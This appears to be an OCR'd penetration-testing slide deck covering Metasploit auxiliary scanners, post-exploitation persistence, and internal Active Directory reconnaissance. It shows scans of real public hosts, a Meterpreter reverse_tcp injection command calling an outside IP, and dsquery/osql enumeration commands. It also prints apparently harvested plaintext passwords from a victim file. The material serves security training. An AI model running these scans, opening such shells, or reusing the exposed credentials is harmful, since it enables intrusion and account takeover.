
MSF Auxiliary Modules

- Designed to help with reconnaissance
- Dozens of useful service scanners
- Simple module format, easy to use
- Specify THREADS for concurrency
  - Keep this under 16 for native Windows
  - 256 is fine on Linux
- Uses RHOSTS instead of RHOST

MSF Auxiliary Modules


- Uses OptAddressRange option class, similar to nmap host specification
  - 192.168.0.1,3,5-7
    - Standard ranges
  - 192.168.1-7.230
    - Same IP on multiple subnets
  - 192.168.0.*
    - 0-255
  - www.metasploit.com/24
    - 0-255 for whatever this resolves to
  - file:/tmp/ranges.txt
    - Line separated list of targets

MSF Auxiliary Modules


user@ubuntu: ~/pentest/msf3
File Edit View Search Terminal Help

```
msf auxiliary(http_version) > set RHOSTS www.offensive-security.com
RHOSTS => www.offensive-security.com
msf auxiliary(http_version) > run

[*] 208.88.120.8 Apache ( 301-http://www.offensive-security.com/ )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > set RHOSTS www.owasp.org
RHOSTS => www.owasp.org
msf auxiliary(http_version) > run

[*] 216.48.3.18 Apache/2.2.17 (Fedora) ( 301-http://216.48.3.18/index.php/Main_P
age, Powered by PHP/5.3.5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

MSF Auxiliary Modules




user@ubuntu: ~/pentest/msf3
File Edit View Search Terminal Help

```
msf auxiliary(http_version) > set RHOSTS www.owasp.org/24
RHOSTS => www.owasp.org/24
msf auxiliary(http_version) > set THREADS 10
THREADS => 10
msf auxiliary(http_version) > run

[*] 216.48.3.18 Apache/2.2.17 (Fedora) ( 301-http://216.48.3.18/index.php/Main_P
age, Powered by PHP/5.3.5 )
[*] 216.48.3.19 Apache/2.2.17 (Fedora)
[*] 216.48.3.22 Apache ( 403-Forbidden )
[*] 216.48.3.21 Microsoft-IIS/6.0 ( Powered by ASP.NET )
[*] 216.48.3.26 Apache/2.2.17 (Fedora) ( 302-http://ads.owasp.org/www/admin/inde
x.php, Powered by PHP/5.3.5 )
[*] 216.48.3.25 Apache
[*] 216.48.3.23 Apache
[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 053 of 256 hosts (020% complete)
[*] 216.48.3.66 SonicWALL
[*] 216.48.3.70 Web Server ( 301-https://216.48.3.70/ )
[*] Scanned 077 of 256 hosts (030% complete)
[*] 216.48.3.106 Microsoft-IIS/7.5 ( 403-Forbidden, Powered by ASP.NET )
[*] Scanned 104 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
```

MSF Auxiliary Modules

- Write your own to solve problems on the fly




```
msf  auxiliary(http_enum) > run

[*] 192.168.26.137:80 Allows: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH,
 LOCK, UNLOCK Methods. Content Length was: 0
[*] 192.168.26.137:80 Has WEBDAV Enabled. [MS-FP/4.0,DAV]
[*] 192.168.26.137:80 Is Running Microsoft-IIS/6.0 ( Allows: OPTIONS, TRACE, GET
, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK Methods, Powered by ASP.NET )

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(http_enum) >
```

- You should have been in egyp7's training

EXPLOITATION

Exploitation

- We seem ok at this already…
- Considering it covered…
- Open my email…click that link…you know you want to…k thx bye



POST-EXPLOITATION

Post Exploitation Google Docs


- http://www.room362.com/blog/2011/9/6/post-exploitation-command-lists.html
- Or http://bitly.com/qrbKQP

- Open Source (Anyone can edit them)
- Will always be public
  - (might have to lock down the edit privs based on defacement rate)

What is the best persistence method?

- Meterpreter?
  - HTTPS
  - Pro’s Persistence Agent
- MOS_DEF?
  - Thunderbird SPAM Persistence
  - DNS, HTTP, HTTPS, etc
- CORE Agent?
- Wiz-bang custom binary/backdoor?
- RAT (probably backdoored in other ways)

Nah… this is better


Remote Desktop Connection
Citrix XenApp - Logon - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Citrix XenApp - Logon
+
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools Vie
Microsoft Windows Server 2003 Standard Edition
Microsoft

[redacted]Citrix/AccessPlatform/auth/login.aspx

Log On to Windows

Copyright © 1985-2003 Microsoft Corporation

User name:

Password:

OK | Cancel | Shut Down... | Options <<

Welcome

Welcome to Product Partners Xen Web Interface


User name:

Password:


Log On

For technical support, email: helpdesk@productpartners.com

cat MyPasswords.txt



```
Gmail
   jack.stenly@gmail.com SuperTr00pers56

Sharepoint
   jstenly SuperTr00pers56!!
```




	A	B	C
1	Site	Username	Password
2	gmail	jack.stenly@gm	SuperTr00pers56
3	sharepoint	jstenly	SuperTr00pers56!!
4	admin account	js	GoYankees27
5			
6			

More on that later…

Hooking your homies up

- run multi_meter_inject -pt windows/meterpreter/reverse_tcp -mr 1.2.3.4 -p 80

- Multi-user functionality with armitage/msf pro



FINDING STUFF INTERNALLY

GOOD

- Nmap
- Ping
- Nessus
- Nexpose
- Angry IP Scanner?
- “net view /domain”

BETTER

- OSQL
- DSQUERY / DSGET (Annoying)
  - (Joeware) ADFind (less annoying)
- nltest

BETTER

- OSQL
  - osql –L
    - Lists all MS SQL servers


BETTER

- DSQUERY / DSGET (Annoying)
  - dsquery computer -limit 0 ←current domain
  - dsquery user -limit 0
  - dsquery computer -limit 0 "DC=company,DC=net"
  - dsquery user -limit 0 "DC=company,DC=net“ ←other domain
- Or use adfind (joeware)

